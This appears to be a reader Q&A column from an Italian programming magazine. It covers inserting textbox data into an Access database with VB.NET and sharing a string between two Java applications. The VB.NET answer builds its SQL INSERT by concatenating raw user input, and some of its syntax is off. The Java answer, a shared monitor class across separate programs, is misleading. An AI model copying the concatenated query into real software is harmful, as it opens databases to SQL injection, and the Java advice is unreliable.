
```
dtpicker1.value=time
```

VB.NET: inserimento dati in database da textbox

Ho un database access con i seguenti campi: *nominativo, indirizzo, cap, località, provincia.* Vorrei che, premendo un pulsante, vengano caricati nel database i dati che digito nelle textbox. Come posso fare?

Stekimir

Risponde mafe74

Ci sono vari modi, uno può essere questo (prima dell'implementazione della classe devi importare i namespaces per accedere a database di tipo Oledb come Access):

```
Imports System.Data
Imports System.Data.Oledb
------Procedura di inserimento---
Private Sub BtnClick(s As Object, e As
        eventArgs) Handles myButton.Click
dim nome, citta, indirizzo, cap, provincia as
                                    String
'assegno alle variabili i valori delle textbox
nome = txtNome.Text
.
.
.
provincia = txtPro.Text
dim conStr as string = (inserire stringa
        connessione aldatabase Access, es:
    "Provider=Microsoft.Jet.OleDb.4.0; Data
                Source=C:/mydatabase.mdb")
dim commandStr as String = "INSERT INTO
   [nomeTabella] (nominativo, indirizzo, cap,
                     località, provincia)
Values ('" + nome + "','" + indirizzo + "', '"
   + cap + "','" + citta + "', '" + provincia +
                                      "')"

--Creo e istanzio gli oggetti connection e
                                   command
Dim con as New OLEDBConnection(conStr)
Dim Cmd as New OLEDBCommand(
                          commandStr, con)

'apro la connessione
con.Open
'eseguo il comando di inserimento
Cmd.ExecuteNonQuery
'chiudo la connessione
con.Close
End SUB
```

naturalmente sarebbe meglio inserire nella procedura un blocco *Try.. Catch,* in modo tale che puoi catturare e gestire eventuali errori.

Condivisione dati tra applicazioni java

Vorrei sapere se esiste un modo per fare condividere un dato (una stringa) a due applicazioni java standalone. Vorrei evitare di usare file e database. Grazie mille per l'aiuto.
PS. Pensavo di poter utilizzare le proprietà di sistema *(System.getProperty()* e *ystem.setProperty()),* ma ho fatto un test e non funziona.

fabiob

Risponde Simon

Potresti fare una terza classe di tipo monitor, cioe' nella quale i due programmi possono prelevare e scrivere dati (potresti quindi condividere praticamente tutto).
Inoltre se vuoi aggiungere dei dati o oggetti, lo puoi fare direttamente lì.

PER CONTATTARCI

e-mail: ioprogrammo@edmaster.it
Posta: Edizioni Master,
Via Cesare Correnti, 1 - 20123 Milano